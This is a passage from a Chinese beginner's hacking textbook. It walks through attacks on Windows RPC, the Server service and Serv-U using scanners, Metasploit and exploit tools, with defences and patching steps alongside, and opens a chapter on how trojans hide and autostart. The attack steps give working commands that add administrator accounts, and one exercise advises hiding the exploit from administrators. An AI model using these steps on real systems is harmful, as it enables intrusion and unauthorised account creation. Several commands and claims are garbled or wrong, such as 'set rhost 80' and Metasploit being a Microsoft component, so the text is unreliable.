选择【开始】/【所有程序】/【附件】/【命令提示符】命令，打开“命令提示符”窗口，使用DOS命令将当前目录切换到Rpcdcom和OpenRpcss工具的安装目录。



2 产生溢出错误


在命令提示符后输入“rpcdocm 192.168.0.24”命令，按【Enter】键，使目标主机产生溢出错误。

3 建立账户

在命令提示符后输入“openrpcss.exe \\192.168.0.16”命令，即可成功创建一个以默认的cai1010命名的管理员账户。

4 建立连接

在命令提示符后输入“net user \\192.168.0.16 \ipc$ ‘cai1010’ /user:‘cai1010’ ”命令，与目标主机新建管理员账号建立连接。



（2）修复RPC漏洞

RPC漏洞对系统安全具有极大的威胁，一旦发现电脑存在该漏洞，必须及时进行修补。目前修复RPC漏洞主要有以下两种方法。

安装网络防火墙

安装网络防火墙可以过滤135、139和445等端口的信息，防止系统接收攻击数据包，从而杜绝溢出错误的发生。

安装操作系统补丁

在Microsoft公司的系统补丁页面提供了专用于修复RPC漏洞的补丁，可以根据系统的版本下载需要的补丁进行安装，一劳永逸，远离RPC漏洞的攻击。

利用RPC漏洞进行攻击前，应该利用X-Scan等扫描工具对目标主机进行扫描，检测该电脑中是否存在RPC漏洞，如果存在，才能使用本节介绍的方法进行攻击。

补充两句

2 Server服务远程缓冲区溢出漏洞的攻击与防御

Server服务远程缓冲区溢出漏洞是指Windows操作系统的Server服务在处理RPC通信中的恶意数据时存在的一个溢出漏洞。溢出成功后，攻击者可以通过该漏洞执行任意代码，因此该漏洞具有极大的危害。


（1）利用Server服务远程缓冲区溢出漏洞进行攻击

攻击前需要检测Server服务远程缓冲区溢出漏洞，可以使用一款名为RetinaNetApi的扫描工具软件进行，然后在检测出漏洞后再利用一款名为Metasploit的工具包进行攻击，其具体操作如下。

教学演示\第4章\利用Server服务远程缓冲区溢出漏洞进行攻击

1 设置检测范围

1. 启动RetinaNetApi软件，在其操作界面中选中IP Range单选按钮。
2. 分别在其后的Start IP和End IP文本框中输入要检测的IP地址范围。
3. 单击 Scan 按钮。



2 查看检测结果

检测完毕后将打开提示框，并在下面的列表框中显示检测结果，其中Result值为Vulnerable即表示该主机存在漏洞。

3 启动软件

打开“命令提示符”窗口，使用DOS命令将命令提示符切换到Metasploit工具包的安装目录下，输入“msfconsole.bat”命令，按【Enter】键，软件将在新的窗口中打开。

4 查看溢出工具

在命令提示符后输入“show exploits”命令，按【Enter】键，即可查看该工具包中集成的各种漏洞溢出工具。

高手指点

在RetinaNetApi软件中，如果只扫描单个IP地址，只需在RetinaNetApi软件操作界面中选中Single IP单选按钮，在其后的文本框中输入目标主机的IP地址即可。

5 启动溢出工具

在命令提示符后输入“use iis50_webdav_ntdll”命令，按【Enter】键，命令提示符将变为基于该溢出工具的提示符。

6 查看需指定内容

在命令提示符后输入“show options”命令，并按【Enter】键，即可查看使用该漏洞溢出工具所需要指定的目标信息。

7 指定目标主机

在命令提示符后分别输入“set rhost 192.168.0.18”和“set rhost 80”命令，按【Enter】键，即可指定目标主机。

8 指定shellcode

在命令提示符后分别输入“set payload winexec”和“set cmd net user hack520 /add”命令，按【Enter】键，指定shellcode。

9 获取目标主机操作系统信息

在命令提示符后输入“show targets”命令，可查看操作系统的信息。

10 攻击目标主机

在命令提示符后输入“exploit”命令即可开始溢出，成功后就可以通过445端口获得一个具有管理员权限的交互式shell，即接入目标主机的途径。


Metasploit工具包存在于Microsoft公司的Framework组件中，在使用它之前需要在电脑中安装该组件。 补充两句

教你一招：显示所有可执行的命令

如果不清楚Metasploit工具包的使用方法，可以在提示符后输入“?”并按【Enter】键，即可显示该工具包的所有可执行的命令，如下图所示。

操作提示：显示shellcode列表

Shellcode实际上是一段代码（也可以是填充数据），是用来发送到服务器利用特定漏洞的代码，一般可以获取权限。另外，Shellcode通常是作为数据发送给受攻击服务的。在Metasploit工具包中可以使用show payloads命令查看可用的Shellcode列表，如下图所示。



（2）修复Server服务远程缓冲区溢出漏洞

Server服务远程缓冲区溢出漏洞曾经是造成全国用户操作系统崩溃、网络瘫痪的“魔波”病毒泛滥的罪魁祸首，其对系统和网络的危害由此可见一斑。下面介绍两种修复该漏洞行之有效的方法。

使用软件阻断端口

目前有专门的软件用于阻断指定端口，如IPSee等，使用它同样可以阻断端口与外界的通信，从而防止溢出错误的发生。

启用高级TCP/IP过滤功能

部分操作系统自带有高级TCP/IP过滤功能，可以启用该功能防止溢出攻击，其工作原理与阻断端口通信的原理大同小异。

3 Serv-U FTP服务器漏洞的攻击与防御

Serv-U FTP Server是很常用的FTP服务器软件，安装了该软件后，用户即可建立FTP服务器。Serv-U FTP Server服务器软件默认存在一个用户名为LocalAdministrator、密码为#1@$ak#.lk;0@P的管理员账号，并且该账号的密码不可随意更改。通过连接到本地的127.0.0.1:43958端口可以登录该账号，这就为黑客攻击提供了方便的通道。

（1）利用Serv-U FTP服务器漏洞进行攻击


因为Serv-U FTP Server服务器软件可以运行在任何Windows操作系统平台下，因此任何安装过该程序的主机都存在该漏洞，可通过攻击它获得权限提升。本节将在本地使用普通账户登录Windows操作系统，并使用Serv-U FTP服务器攻击工具servu.exe进行账户权限提升，其具体操作如下。

教学演示\第4章\利用Serv-U FTP服务器漏洞进行攻击

高手指点 当前常用的攻击Serv-U FTP Server软件主要有嗅探窃听、恶意攻击、权限提升、账号隐藏和漏洞溢出5种方式，本节主要采用权限提升的方式进行攻击。

1 切换目录

打开“命令提示符”窗口，使用DOS命令将命令提示符切换到servu.exe软件所在的目录。



2 启动软件

在命令提示符后输入“servu”命令，按【Enter】键即可启动该软件，并显示其用法。

3 添加账户

输入“servu.exe 43958 'net user perfect perfect /add'”命令，添加一个名为perfect的账户。

4 提升账户权限

输入“servu.exe 43958 'net localgroup administrators perfect /add'”命令将该账户权限提升为超级用户。

（2）修复Serv-U FTP服务器漏洞

Serv-U FTP服务器产生漏洞的原理之一就是普通用户继承了“本地系统账户”的权限而导致权限提升，对Serv-U FTP服务器的配置权限进行修改就能很好地解决这个问题，其具体操作如下。

教学演示\第4章\修复Serv-U FTP服务器漏洞

1 计算机管理

在“开始”菜单的“我的电脑”项上单击鼠标右键，在弹出的快捷菜单中选择“管理”命令，打开“计算机管理”窗口，在“本地用户和组”项中的“用户”项上单击鼠标右键，在弹出的快捷菜单中选择“新用户”命令。

补充两句


Servu.exe程序只对提供了FTP服务器的主机有效，溢出成功后就可以使用账号名perfect和密码perfect登录目标主机。

2 新建用户

1. 打开“新用户”对话框，在“用户名”文本框中输入“perfect”。
2. 单击 创建(E) 按钮。

3 设置组

1. 返回“本地用户和组”项中选择“组”选项。
2. 右击Guests选项，在弹出的快捷菜单中选择“属性”命令。




4 设置组属性

打开“Guests属性”对话框，单击 添加(D)... 按钮。


5 设置用户

1. 打开“选择用户”对话框，在下方的文本框中输入“perfect”。
2. 单击 确定 按钮。



6 完成用户新建

完成在本地系统中新建一个隶属于Guests组的用户，即perfect。



7 选择服务

在打开的“计算机管理”窗口中展开“服务和应用程序”项，选择“服务”选项。

高手指点 在本地安装个人防火墙，并使用其将TCP 43958端口与外界的通信阻断，这样可以防止端口映射对系统带来的影响，从而达到防御Serv-U FTP服务器漏洞的目的。

8 设置权限

1. 在右侧的列表中双击“Serv-U FTP服务器”选项，在打开的“Serv-U FTP服务器的属性（本地计算机）”对话框中选择“登录”选项卡。
2. 选中“此账户”单选按钮。
3. 在后面的文本框中输入“./perfect”。
4. 单击 确定 按钮。

4.2.2 上机1小时：使用360安全卫士修复系统漏洞

本例将使用360安全卫士来修复操作系统中的漏洞，通过练习，帮助普通电脑用户学会修复系统漏洞的操作。

上机目标

- 巩固系统漏洞攻防的相关知识。
- 掌握使用360安全卫士修复系统漏洞的方法。

教学演示\第4章\使用360安全卫士修复系统漏洞

1 检测漏洞

打开360安全卫士的主界面，选择“修复漏洞”选项卡，程序将自动检测系统中存在的各种漏洞。

2 开始修复

1. 程序将漏洞按照不同的危险程度和功能进行分类，选中需要修复的漏洞前的复选框。
2. 单击 立即修复 按钮。

操作提示：选择性修复

检测漏洞后，系统将扫描的漏洞安全级别归类，这里可以只修复高危漏洞，因为黑客主要是通过这些漏洞攻击电脑的。

补充两句

对Serv-U FTP服务器进行的权限设置要等到重新启动服务器之后才能生效。另外，还可以将Serv-U FTP的安装目录设置为仅管理员可以访问，这样就万无一失了。

3 下载补丁程序

360安全卫士开始下载漏洞补丁程序，并显示修复进度。

4 安装补丁程序

下载完一个漏洞的补丁程序后，360安全卫士将继续下载下一个漏洞的补丁程序，同时安装下载完的补丁程序。

5 修复漏洞


如果安装补丁程序成功，将在该选项的“状态”栏中显示“已修复”字样。

6 完成修复

待全部漏洞修复后，360安全卫士建议重新启动电脑使修复生效，单击 立即重启 按钮。

7 再次扫描

重新启动电脑后，最好重新对系统漏洞进行扫描，保证系统中的漏洞已经全部修复。



操作提示：一键修复漏洞

一旦360安全卫士发现系统中存在严重的系统漏洞，其实时防护图标上将弹出提示框提示用户一键修复。


高手指点 360安全卫士几乎能修复所有的操作系统漏洞，且操作简单，非常适合普通家庭和办公电脑用户。另外，在进行漏洞修复时，最好关闭电脑中所有的应用程序，避免被黑客攻击。

4.3　跟着视频做练习

小李使用360安全卫士将电脑中的漏洞修复了，然后找到老马，询问有没有其他一些系统漏洞的攻击方法，老马当然有很多相关的知识还没有告诉他，于是拿了一张光盘给小李，要求小李按照里面的视频练习本章的操作。

1 练习1小时：利用Windows LSASS漏洞进行攻击

本例将使用一款名为ms04044.exe的专用攻击工具，在目标主机中运行该程序可以将已登录的guest权限用户提升为管理员权限用户。



操作提示：

1. 打开“运行”对话框，在“打开”下拉列表框中输入目标主机的IP地址，按【Enter】键。
2. 在打开对话框的“用户名”文本框中输入账户名“Guest”，在“密码”文本框中输入登录密码，单击 确定 按钮。
3. 将ms04044.exe文件复制到目标主机的任意位置，需要注意的是应尽量隐藏，以免被管理员发现。
4. 打开“命令提示符”窗口，使用DOS命令切换到ms04044.exe文件所在目录，输入“ms04044.exe”命令，按【Enter】键。
5. 按照格式在命令提示符后输入“ms04044.exe\\C$\\winnt\\system32\\cmd.exe\\C$\\winnt\\system32\\uti-lman.exe”命令，按【Enter】键。
6. 在命令提示符后输入“start c:\winnt\system32\utilma-n.exe”命令，启动utilman.exe，系统将打开一个名为utilman.exe的命令提示符窗口，攻击成功。

视频演示\第4章\利用Windows LSASS漏洞进行攻击

2 练习1小时：使用360安全卫士修复系统漏洞

本例要求使用360安全卫士修复电脑中的系统漏洞，进一步掌握修复漏洞的操作。

操作提示：

1. 启动360安全卫士，选择“修复漏洞”选项卡，开始检查电脑中的漏洞。
2. 选中所有程序提示需要修复的漏洞前的复选框，单击 立即修复 按钮。
3. 修复完成后，单击 立即重启 按钮，重新启动电脑，完成修复操作。

视频演示\第4章\使用360安全卫士修复系统漏洞

在utilman.exe命令提示符窗口中执行的命令相当于使用管理员权限执行，这就很好地证明了通过对Windows LSASS漏洞进行溢出攻击可以将普通用户权限提升为管理员权限。

补充两句

4.4 秘技偷偷报

学习了系统漏洞修复的相关知识后，小李对漏洞修复已经有了一定的心得，但是他仍然不是很满足，因为他知道，老马还有一些秘技没有教给他。经过一番软磨硬泡后，老马还是将这些秘技告诉了他。

1 使用系统自动更新修复漏洞

以Windows XP操作系统为例，可以打开“开始”菜单，选择“控制面板”命令，在打开的“控制面板”窗口中双击“安全中心”选项，打开“Windows安全中心”窗口，单击 启用自动更新(I) 按钮，打开“自动更新”对话框，查看当前电脑的自动更新设置。

2 未知漏洞的预防技巧

Microsoft公司有一套免费的系统检测工具“微软基线安全分析仪（MBSA）”，软件下载地址为http://www.microsoft.com/technet/security/tools/mbsahome.mspx，它可以确定企业的服务器和工作站已经安装的软件更新，MBSA 将报告系统未安装的安全更新和 Service Pack。安装此软件，对系统扫描后将生成一份检测报告，该报告将列举系统中存在的所有漏洞和弱点。安装该软件后，在打开的界面中单击Start项即可开始扫描，单击View a secutity report项，可以给出一份安全报告，包括本机安装的补丁，并可以提示用户安装哪些补丁。

高手指点 在Microsoft的官方网站http://www.microsoft.com/technet/security/bulletin/中，可下载Windows操作系统的所有漏洞补丁。

第5章

电脑中的黑客之眼——木马

小李一早来到公司，刚一打开电脑，360安全卫士就不停地发出警告，提示发现木马程序，小李一看就急了，木马不就是黑客攻击的工具吗，电脑中发现木马不就是被黑客攻击了吗？他马上跑到老马的办公室请求帮助，可老马却不慌不忙地告诉小李："利用计算机程序漏洞侵入后窃取文件的程序就是木马，它是一种具有隐藏性、自发性的可被用来进行恶意行为的程序，多数不会直接对电脑产生危害。所以不用着急，发现木马后，只要找到木马程序，将其清除就行了，今天我就教你木马攻击和防御的相关知识。"

3小时学知识

- 认识木马
- 木马的捆绑生成和攻击
- 木马防御

4小时上机练习

- 使用"冰河"木马入侵电脑
- 使用360安全卫士清除木马
- 手动清除"灰鸽子"木马
- 全盘清除木马

5.1 学习1小时：认识木马

老马告诉小李，日常生活中经常出现的QQ号码被盗的情况，一般就是黑客通过木马窃取的。木马就是一种用于窃取用户的密码资料、破坏硬盘内的程序或数据的软件。下面就讲解木马的相关知识，帮助小李认识木马。

5.1.1 了解木马

学习目标

- 了解木马的特点。
- 了解木马的分类。
- 了解木马的结构。

1 木马的特点

和其他的黑客攻击方式不同，木马具有以下几种特性，下面分别进行介绍。

潜伏

与病毒的显著破坏性相比，木马在表面上就要“温顺”得多了，它总是无声无息地在目标主机中运行，监听特定的端口，等待外部连接。

伪装

随着人们对于病毒以及木马警觉性的提高，大多数用户都不会轻易尝试运行来历不明的程序。因此木马就需要伪装成其他程序来迷惑用户，以达到进驻目标主机的目的。

自动运行

为了对系统进行控制，木马必须随系统的启动而启动，所以通常都潜伏在系统启动文件中，如win.ini、system.ini和winstart.bat等文件。

自动打开特别的端口

木马还有一项非常特殊的功能，就是能够利用电脑不常用的端口进行远程连接，以便黑客控制目标主机，进一步实施入侵企图。

不易删除

由于木马一般都随系统的启动而启动，且有进程保护设置，所以查杀木马非常麻烦。部分木马甚至有自动备份与恢复的功能，如果查杀不彻底，它就能轻易地死灰复燃。

隐蔽

为了防止被系统管理员查杀，木马会将自身隐藏起来，其中包括隐藏进程、端口和加载方式等。目前甚至出现了与动态链接库进行挂接的木马，这又使木马的隐蔽性达到了一个新的高度。

自动恢复

很多木马程序具有多重备份，可以相互恢复，当删除其中一个时，其他程序又自动运行，就像幽灵一样，防不胜防。

功能特殊性

木马具有很多特殊的功能，如搜索cache中的口令、设置口令、扫描目标主机的IP地址、进行键盘记录、远程注册表操作和搜索鼠标等。

高手指点 除了上述的几个特点之外，木马还具有一个通用性的特点，即同一种木马能在多种操作系统中使用。

2 木马的分类

木马从问世至今，其发展历程经过了多次大的飞跃，就其功能而言，也有极大的扩展，将木马从功能方面进行一次简单的分类，对于初次接触木马的读者来说是非常必要的。木马从功能方面大致可分为以下几类。

破坏型

这种木马唯一的功能就是破坏服务端的文件系统，使其遭受系统崩溃或者重要数据丢失的巨大损失。从这一点上来说，它和病毒很相像。不过，一般来说，这种木马的激活是由攻击者控制的，并且传播能力也比病毒逊色很多。

密码发送型

密码充当了一个信息安全卫士的角色，但密码一旦被不法分子得知，将会导致不可估量的损失。而密码发送型木马就是专为盗窃服务器电脑中的密码而编写的。该类木马一旦被执行，就会自动搜索内存、Cache、临时文件夹以及各种敏感密码文件，如果搜索到有用的密码，它就会利用电子邮件服务将其发送到指定的邮箱，从而达到获取密码的目的。

远程控制型

远程控制木马可以让攻击者完全控制被感染的电脑，作为木马得名的原因，远程控制功能知名度最高。同时，为了具备在服务器上为所欲为的能力，该类木马往往集成了其他种类木马的功能，其威胁不可小觑。其中，冰河就是一款大名鼎鼎的远程访问控制型木马，只需有人运行客户端并且得到服务器的IP地址，就能访问服务器电脑，在其中肆无忌惮地进行任何操作。

键盘记录型

这种木马功能单一，它们只对服务器中的键盘敲击行为进行记录，并在LOG文件中查找密码，然后将密码通过电子邮件的方式发送给种植者。这种木马随操作系统的启动而启动，通过按键记录，木马种植者可以得到各种密码，甚至银行卡的账号、密码等。

FTP型

FTP木马是比较早期的木马，它的功能是仿冒FTP软件对21端口进行监听，等待客户机连接。另外，在较新版本的FTP木马中加入了设置用户密码的功能，这样，只有种植者本人才能对该服务器进行攻击。

反弹端口型

大部分防火墙对于从外向内的链接会进行严格的过滤，但对由内向外的链接过滤力度却远远不够，这就促成了反弹端口木马的诞生。反弹木马的工作原理与一般木马相反，其服务端采用主动端口，客户端使用被动端口，服务端将以种植者设定的时限定时探测控制端的存在，一旦探测到控制端上线，则会马上弹出端口与控制端进行连接。为了隐蔽起见，控制端的端口一般使用TCP80端口，这样防火墙即会认为该链接仅仅是提供网页浏览服务，就会对其“放行”。

DOS攻击型

DOS攻击又被称为拒绝服务攻击，这种攻击主要针对网络服务器，通过使用大量的半连接请求信息造成目标网络服务器瘫痪，从而达到拒绝服务的目的。这种攻击的成功率取决于发送的请求数量，也就是说，当成功入侵一台主机并在其中种植DOS攻击木马，那么它将成为你进行DOS攻击的一个得力助手。使用这种木马会给网络造成极大危害。

代理型

黑客在攻击的同时需要掩盖自己的足迹，防止自己的身份被别人发现，因此，给被控制的目标主机种上代理木马，让其变成攻击者发动攻击的跳板就是代理木马最重要的任务。通过代理木马，攻击者可以在匿名的情况下使用Telnet、ICQ和IRC等程序，从而达到隐蔽踪迹的目的。

黑客在使用木马进行攻击时，通常会灵活运用各种类型的木马，如先使用程序隐藏木马，然后远程控制木马，就可以达到很好的攻击效果。

补充两句

程序杀手型

正如任何动物都有它的天敌一样，木马在电脑中也有它的天敌，那就是防木马软件。木马要在目标主机中发挥其功能，就得先过防木马软件这一关。程序杀手木马的功能就是关闭目标主机中运行的防木马软件，从而让其他木马更好地发挥作用。

操作提示：其他分类方式

从木马的发展历史来看，可以将其大致分为5代，这也是另一种木马的分类方式。现在常用的是第三代和第四代木马，代表有灰鸽子、广外女生和冰河等。

3 木马的结构

一个完整的木马系统由硬件部分、软件部分和具体连接3部分组成。下面分别对其进行介绍。

硬件部分

硬件部分的主要作用是建立木马连接所必须的硬件实体，包括以下3个部分。

- 控制端：对服务端进行远程控制的一方。
- 服务端：被控制端远程控制的一方。
- INTERNET：控制端对服务端进行远程控制，数据传输的网络载体。

软件部分

软件部分的主要作用是实现远程控制所必须的软件程序，包括以下3个部分。

- 控制端程序：它是一种用以远程控制服务端的程序。
- 木马程序：潜入服务端内部，获取其操作权限的程序。
- 木马配置程序：设置木马程序的端口号、触发条件和木马名称等，使其在服务端藏得更隐蔽的程序。

具体连接

具体连接部分的作用是通过Internet在服务端和控制端之间建立一条木马通道所必须的元素。

- 服务端IP：即服务端，服务端的网络地址，也是木马进行数据传输的目的地。
- 控制端端口（木马端口）：即控制端，服务端的数据入口。通过这个入口，数据可直达控制端程序或木马程序。

操作提示：认识控制端

控制端也称客户端，也就是控制木马的那一部分程序，它主要在木马使用者的机器里。而服务端是需要非法潜入其他机器的一种小程序。所以，传统意义上说的种植木马是指把木马的服务端植入他人的机器的一种做法，而客户端就留在目标电脑中，用它来控制远程服务端。

5.1.2 木马的攻击与反馈

学习目标

- 了解木马攻击的原理。
- 了解木马的信息反馈机制。

1 木马的工作原理

用木马这种黑客工具进行网络入侵，从过程上看大致可分为5步。下面就按这5步来详

高手指点 通常只有在配置好“木马配置程序”后才会生成配置的服务端，而一些小木马无此功能，在它编写时就已经固定好配置类型了。

细阐述木马的攻击原理。

（1）准备木马

木马的准备工作是为了更好地进行入侵，包括以下几项内容。

配置木马

一般来说，一个设计成熟的木马都有木马配置程序，从具体的配置内容看，主要是为了实现伪装和信息反馈两方面功能。

传播木马

木马的传播方式有两种，一种是通过E-mail，控制端将木马程序以附件的形式夹在邮件中发送出去，收信人只要打开附件系统就会感染木马；另一种是软件下载，一些非正规的网站以提供软件下载为名义，将木马捆绑在软件安装程序中，下载后只要一运行这些程序，木马就会自动安装。

木马更名

安装到系统文件夹中的木马的文件名一般是固定的，那么只要在系统文件夹中查找特定的文件，就可以断定中了什么木马。所以现在有很多木马都允许控制端用户自由定制安装后的木马文件名，这样很难判断所感染的木马类型。

捆绑文件

这种伪装手段是将木马捆绑到一个安装程序上，当安装程序运行时，木马在用户毫无察觉的情况下进入系统。被捆绑的文件一般是可执行文件（如EXE、COM一类的文件）。

修改图标

现在很多木马可以将木马服务端程序的图标改成经常使用的HTML、TXT或ZIP等各种文件的图标，这有相当大的迷惑性。

出错显示

有些木马提供了一种叫做出错显示的功能，当服务端用户打开木马程序时，会弹出一个假的错误提示框，错误内容大多会定制成一些诸如“文件已破坏，无法打开的！”之类的信息，当服务端用户信以为真时，木马就悄悄侵入了系统。

定制端口

很多老式的木马端口都是固定的，只要查一下特定的端口就知道感染了什么木马，所以现在很多新式的木马都加入了定制端口的功能。控制端用户可以在102~65535之间任选一个端口作为木马端口，增加了判断感染木马类型的麻烦。

自我销毁

木马的自我销毁功能是指安装完木马后，原木马文件将自动销毁，这样服务端用户就很难找到木马的来源，在没有查杀木马工具帮助的情况下，很难删除木马。

（2）运行木马

服务端用户运行木马或捆绑木马的程序后，木马就会自动进行安装。首先将自身复制到Windows的系统文件夹中（C:\WINDOWS或C:\WINDOWS\SYSTEM），然后在注册表、启动组和非启动组中设置好木马的触发条件，这样木马的安装就完成了。当然，更加普遍的方法是通过修改Windows系统文件和注册表来达到目的，常用的主要有以下几种。

在Win.ini中启动

在Win.ini的[windows]字段中有启动命令“load=”和“run=”，一般情况下，“=”后面是空白的，如果有后跟程序，如“run=c:\windows\files.exe”和“load=c:\windows\files.exe”，则这个files.exe很可能就是木马。

在System.ini中启动

System.ini位于Windows的安装目录下，其[boot]字段的“shell=Explorer.exe”是木马喜欢的隐藏加载场所，木马通常的做法是将其改为“shell=Explorer.exefiles.exe”。注意，这里的files.exe就是木马服务端程序。

在System.ini中的[386Enh]字段内的“driver=路径\程序名”也有可能被木马所利用。

补充两句

在Autoexec.bat和Config.sys中加载运行

在C盘根目录下的这两个文件也可以启动木马，但这种加载方式一般都需要控制端用户与服务端建立连接后，将已添加木马启动命令的同名文件上传到服务端覆盖这两个文件，并且采用这种方式不是很隐蔽。

在Winstart.bat中启动

Winstart.bat是一个特殊性丝毫不亚于Autoexec.bat的批处理文件，也是一个能自动被Windows加载运行的文件。它在多数情况下为应用程序及Windows自动生成，在执行Win.com并加载多数驱动程序之后开始运行（这一点可通过启动时按【F8】键再选择逐步跟踪启动过程的启动方式可得知）。由于Autoexec.bat的功能可以由Witart.bat代替完成，因此木马完全可以像在Autoexec.bat中那样被加载运行。

捆绑文件

实现这种触发条件首先需要控制端和服务端已通过木马建立连接，然后控制端用户用工具软件将木马文件和某一应用程序捆绑在一起，再上传到服务端覆盖源文件，这样即使木马被删除了，只要运行捆绑了木马的应用程序，木马又会安装上去。绑定到某一应用程序中，如绑定到系统文件，那么每一次Windows启动均会启动木马。

*.INI

即应用程序的启动配置文件，控制端利用这些文件能启动程序的特点，将制作好的带有木马启动命令的同名文件上传到服务端覆盖同名文件，这样就可以达到启动木马的目的了。只启动一次的方式：在winint.ini中（用于安装较多）。

启动组

木马隐藏在启动组中虽然不是十分隐蔽，但这里的确是自动加载运行的好场所，因此还是有木马喜欢在这里驻留的。启动组对应的文件夹为C:\Windows\start menu\programs\startup，在注册表中的位置为HKEY_CURRENT_USER\Software\Microsoft\windows\CurrentVersion\Explorer\shell Folders Startup=" c:\windows\start menu\programs\startup "。

反弹端口型木马的主动连接方式

反弹端口型木马与一般的木马相反，其服务端（被控制端）主动与客户端（控制端）建立连接，并且监听端口一般开在80，所以如果没有合适的工具、丰富的经验则很难防范。由于这类木马仍然要在注册表中建立键值，通过注册表的变化就不难查到它们。

（3）木马运行过程

木马被激活后进入内存，并开启事先定义的木马端口，准备与控制端建立连接，下面介绍一些常用的端口。

1~1024之间的端口

这些端口叫保留端口，是专给一些对外通信的程序用的，如FTP使用21、SMTP使用25、POP3使用110等。只有很少木马会用保留端口作为木马端口。

1025以上的端口

在上网浏览网站时，浏览器会打开多个连续的端口下载文字、图片到本地硬盘上，这些端口都是1025以上的连续端口。

6667端口

这是IRC的通信端口。上述的端口基本可以排除在外，如发现还有其他端口打开，尤其是数值比较大的端口，那就要怀疑是否感染了木马，当然如果木马有定制端口的功能，那任何端口都有可能是木马端口。

操作提示：查看端口状态

服务端用户可以在MS-DOS方式中，通过netstat-an命令查看端口状态，一般电脑在脱机状态下是不会有端口开放的，如果有端口开放，就可能感染了木马。

高手指点 修改文件关联也是木马常用的手段，对付这类木马，只能经常检查HKEY_C\shell\open\command主键，查看其键值是否正常。

（4）建立连接

